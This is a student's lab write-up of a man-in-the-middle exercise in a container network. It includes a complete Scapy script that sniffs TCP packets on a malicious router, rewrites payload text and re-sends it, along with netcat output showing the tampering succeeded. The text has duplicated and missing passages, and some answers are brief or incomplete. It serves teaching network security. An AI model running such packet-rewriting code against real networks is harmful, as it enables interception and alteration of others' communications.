
Task 2: Launching the MITM Attack

We should reset the changes that we did in the docker-compose.yml file in the earlier task. Then we have to execute all the steps in Task1 again. Then we have to continue with task2.


Task 2A -Netcat Connection:

Before launching the MITM attack, we start a TCP client and server program using netcat. On the destination container 192.168.60.5, start the netcat server:


On the victim container, connect to the server:



On the victim container, connect to the server:




Wireshark image:



Task 2B -To launch the MITM Attack:

We should now have to replace every occurrence of your first name in the message with a sequence of A's. The length of the sequence should be the same as that of your first name, or you will mess up the TCP sequence number, and hence the entire TCP connection. You need to use your real first name, so we know the work is done by you.



Code snippet:

mitm.py
~/Documents/lab4/Labsetup (3)/Labsetup/volumes

```python
#!/usr/bin/env python3
from scapy.all import *

print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
   newpkt = IP(bytes(pkt[IP]))
   del(newpkt.chksum)
   del(newpkt[TCP].payload)
   del(newpkt[TCP].chksum)

   if pkt[TCP].payload:
       data = pkt[TCP].payload.load
       print("*** %s, length: %d" % (data, len(data)))

       # Replace a pattern
       newdata = data.replace(b'vishwas', b'AAAAAAA')

       send(newpkt/newdata)
   else:
       send(newpkt)

f = 'tcp'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```

seed@VM: ~/.../Labsetup

```
root@victim:PES2UG20CS390:Name:VishwasM$:/# nc 192.168.60.5 9090
vishwas
my name is vishwas
vishwas is good boy
```

```
root@hostB1:PES2UG20CS390:Name:VishwasM$:/#  nc -lp 9090
AAAAAAA
my name is AAAAAAA
AAAAAAA is good boy
```

On the malicious router terminal run the mitm attack.

```
root@malicious-router:PES2UG20CS390:Name:VishwasM$:/volumes# python3 mitm.py
LAUNCHING MITM ATTACK.........
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'vishwas\n', length: 8
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'AAAAAAA\n', length: 8
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

Question 4: In your MITM program, you only need to capture the traffic in one direction. Please indicate which direction, and explain why.

Ans: We have to capture packets travelling only from source to destination because attacker can play role as either destination or source.

Question 5:

In the MITM program, when you capture the nc traffic from A (10.9.0.5), you can use A's IP address or MAC address in the filter. One of the choices is not good and is going to create issues, even though both choices may work. Please try both, and use your experiment results to show which choice is the correct one, and please explain your conclusion

i) For using A's IP address as a filter, change the variable 'f' (mitm.py) value to -'tcp and src host 10.9.0.5'

Ans: Error will not occur in dis case as the packets are travelling properly from source to destination.

ii) For using A's MAC address as a filter, change the variable 'f' (mitm.py) value to -'tcp and ether host 02:42:0a:09:00:05'

Ans: Error occurs here